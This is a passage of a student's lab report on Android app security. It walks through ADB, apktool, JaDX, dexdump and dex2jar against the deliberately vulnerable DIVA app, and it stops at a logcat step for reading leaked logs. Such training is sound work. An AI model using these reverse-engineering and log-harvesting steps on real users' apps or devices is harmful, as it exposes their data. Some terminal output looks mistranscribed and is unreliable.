



Mobile Application Security

Assessment Report

Training Module:
Web/Mobile Application Security

Practical Lab Exercises and Real-world Scenarios

Prepared By:
El-Fehri Samir
elfhrisami98@gmail.com

Training Date:
October 15-30, 2025
seedsecuritylabs.org

CONTENTS

1 Reverse engineering Lab	3
1.1 Lab Setup and ADB Operations	3
1.2 Android Process Analysis	4
1.3 Application Reverse Engineering	5
1.4 DEX File Analysis	8
1.5 Conclusion	11
2 Pentesting Lab	12
2.1 Lab Preparation	12
2.2 Insecure Logging Vulnerability	13
2.3 Hardcoded Credentials Issue	13
2.4 Shared Preferences Security Flaw	14
2.5 Database Security Weakness	14
2.6 Temporary File Mishandling	15
2.7 External Storage Vulnerability	16
2.8 SQL Injection Exploitation	16
2.9 WebView Security Bypass	17
2.10 Access Control Bypass	18
2.11 Authentication Mechanism Bypass	18
2.12 Content Provider Data Leak	19
2.13 Native Code Hardcoded Secrets	20
2.14 Denial of Service Vulnerability	20
2.15 Conclusion	21
3 Mobile Application Analysis with MobSF	22
3.1 MobSF Environment Setup	22
3.2 Static Analysis - Android Application	23
3.3 Static Analysis - iOS Application	25
3.4 Dynamic Analysis Setup	27
3.5 Dynamic Analysis Features	28
3.6 Report Generation	29
3.7 Conclusion	29
4 Repackaging Attack Lab	30
4.1 Environment Setup	30
4.2 Application Disassembly	30
4.3 Malicious Code Injection	30

4.4	Application Repackaging	31
4.5	APK Signing	31
4.6	Installation and Testing	32
4.7	Attack Demonstration	32
4.8	Attack mechanism	34
4.9	Questions replay	34

CHAPTER 1

REVERSE ENGINEERING LAB

1.1 Lab Setup and ADB Operations

Task 1: Connect Device with Kali and Enter Shell

Description

Establish connection between Kali Linux and Genymotion Android emulator using ADB and access the device shell.

Solution

```
1 adb connect 192.168.58.113:5555
2 adb shell
```

Results




Figure 1.1: Connecting to device and accessing ADB shell

Task 2: Install Diva Application in Device

Description

Download and install the Diva (Damn Insecure and Vulnerable App) application on the Android emulator.

Solution

```
1 adb install diva-beta.apk
```

Results




Figure 1.2: Installing Diva application via ADB

1.2 Android Process Analysis

Task 3: List Processes

Description

Display all running processes on the Android device to understand the system's process hierarchy.

Solution

```
1 adb shell  
2 ps -ef
```

Results




Figure 1.3: Listing all running processes

Task 4: Find Zygote PID

Description

Identify the Zygote process and determine its Process ID (PID) and Parent Process ID (PPID).

Solution

```
1 ps -ef | grep "zygote"
```

Question 1: What is his PID? What is the PID of his parent process?

The zygote process ID is 410, and the command `ps | grep "zygote"` shows that the parent ID is 1, that means the parent process of zygote is the init process.

Results




Figure 1.4: Finding Zygote process and its parent

1.3 Application Reverse Engineering

Task 5: Unzip Diva and List Results

Description

Extract the contents of the Diva APK file to analyze its internal structure.

Solution

```
1 unzip -d demo diva-beta.apk
2 ls -la demo/
```

Results




Figure 1.5: Unzipping APK and viewing contents

Task 6: Decompile Diva with Apktool

Description

Use Apktool to decompile the Diva application and examine the AndroidManifest.xml file.

Solution

```
1 apktool d diva-beta.apk
2 cd diva-beta
3 cat AndroidManifest.xml
```

Results




Figure 1.6: Decompiling with Apktool and viewing AndroidManifest.xml

Task 7: Decompile with JaDX and View Results

Description

Use JaDX decompiler to convert the APK into Java source code and analyze the output structure.

Solution

```
1 cd /usr/share/jadx/bin  
2 sudo ./jad -d diva diva-beta.apk  
3 ls diva/
```

Results

The screenshot shows a terminal window titled 'bin : zsh — Konsole' running on a Kali Linux system. The user has navigated to the directory '/usr/share/jadx/bin'. They run the command 'sudo ./jad -d diva diva-beta.apk' to start the decompilation process. Once completed, they use 'll' to list the contents of the 'diva' directory, which contains several Java source files and resource files like 'AndroidManifest.xml' and 'META-INF'. Finally, they use 'cat' to view the content of 'AndroidManifest.xml', which displays the XML configuration for the application, including its package name 'jakhar.aseem.diva' and various permissions and build configurations.

Figure 1.7: Decompiling with JaDX and viewing output structure

Task 8: List JaDX Results in Source Directory


Description

Navigate to the Java source code directory generated by JaDX and examine the decompiled classes.

Solution

```
1 cd diva/sources/jakhar/aseem/diva  
2 ls -la
```

Results



```
(kali㉿kali)-[~/share/jadx/bin]$ ls diva/sources/jakhar/aseem/diva
AccessControl1Activity.java      BuildConfig.java
AccessControl2Activity.java     DivaJni.java
AccessControl3Activity.java     Hardcode2Activity.java
AccessControl3NotesActivity.java HardcodeActivity.java
APICreds2Activity.java        InputValidation2URISchemeActivity.java
APICredsActivity.java         InputValidation3Activity.java
decrypt.py    cybersecurity   cherytree   cop-crypto  CTF          KaliCPT   flags.py  TP3.zip  emailsigner  thunderbird
(kali㉿kali)-[~/share/jadx/bin]$
```

Figure 1.8: Viewing decompiled Java source files

1.4 DEX File Analysis

Task 9: DexDump Classes.dex in Plain Mode

Description

Analyze the DEX file content in plain text format using dexdump tool.

Solution

```
1 dexdump -l plain classes.dex | less
```

Results

```
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772002
#200        : (in Landroid/support/design/R$attr;
name        : 'spanCount'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772062
#201        : (in Landroid/support/design/R$attr;
name        : 'spinBars'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772033
#202        : (in Landroid/support/design/R$attr;
name        : 'spinnerDropDownItemStyle'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772157
#203        : (in Landroid/support/design/R$attr;
name        : 'spinnerStyle'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772218
#204        : (in Landroid/support/design/R$attr;
name        : 'splitTrack'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772086
#205        : (in Landroid/support/design/R$attr;
name        : 'stackFromEnd'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772064
#206        : (in Landroid/support/design/R$attr;
name        : 'state_above_anchor'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772060
#207        : (in Landroid/support/design/R$attr;
name        : 'statusBarBackground'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772027
#208        : (in Landroid/support/design/R$attr;
name        : 'statusBarScrim'
type        : 'I'
access      : 0x0019 (PUBLIC STATIC FINAL)
value       : 2130772019
#209        : (in Landroid/support/design/R$attr;
name        : 'submitBackground'
type        : 'I'
access      : Advanced Text Editor (PUBLIC STATIC FINAL)
```

Figure 1.9: DexDump output in plain text format

Task 10: DexDump Classes.dex in XML Mode


Description

Analyze the DEX file content in XML format for structured data examination.

Solution

```
1 dexdump -l xml classes.dex | less
```

Results



```
<field name="cancel_button_image_alpha" type="int" transient="false" volatile="false" static="true" final="true" visibility="public" value="2131361796"></field><field name="design_snackbar_text_max_lines" type="int" transient="false" volatile="false" static="true" final="true" visibility="public" value="2131361793"></field><field name="status_bar_notification_info_maxnum" type="int" transient="false" volatile="false" static="true" final="true" visibility="public" value="2131361797"></field><constructor name="R$integer" type="android.support.design.R$integer" static="false" final="false" visibility="public"></constructor></class><class name="R$layout" extends="java.lang.Object" interface="false" abstract="false" static="false" final="true" visibility="public"><field name="abc_action_bar_title_item" type="int" transient="false" volatile="false" static="true"></field>
```

Figure 1.10: DexDump output in XML format

Task 11: Convert DEX to JAR and Analyze with JD-GUI

Description

Convert the DEX file to JAR format and use JD-GUI to visualize the Java bytecode.

Solution

```
1 d2j-dex2jar classes.dex
2 jd-gui classes-dex2jar.jar
```

Results




Figure 1.11: Converting DEX to JAR and analyzing with JD-GUI

1.5 Conclusion

This lab provided comprehensive hands-on experience with Android application reverse engineering. Key skills acquired include:

- Setting up Android testing environment with Genymotion
- Using ADB for device communication and application management
- Understanding Android process hierarchy and startup sequence
- Decompiling APK files using both Apktool and JaDX
- Analyzing DEX files using various tools including dexdump and dex2jar
- Visualizing Java bytecode using JD-GUI

CHAPTER 2

PENTESTING LAB

2.1 Lab Preparation

Getting Ready for Analysis

Before diving into the security assessment, we need to prepare our tools and decompile the application to examine its inner workings.

Preparation Steps

```
1 sudo cp diva-beta.apk /usr/share/jadx/bin
2 sudo ./jad -d diva diva-beta.apk
3 sudo d2j-dex2jar classes.dex
4 mv diva ~/Desktop/mobile_labs/
5 jd-gui classes-dex2jar.jar
```

Environment Ready




Figure 2.1: Application successfully decompiled and ready for source code analysis

2.2 Insecure Logging Vulnerability

The Problem

Applications sometimes log sensitive information that can be accessed by other applications or malicious actors. This is like writing your password on a sticky note for everyone to see.

```
1 adb shell ps -ef | grep "diva"
2 adb shell logcat | grep "2651"
```

Result

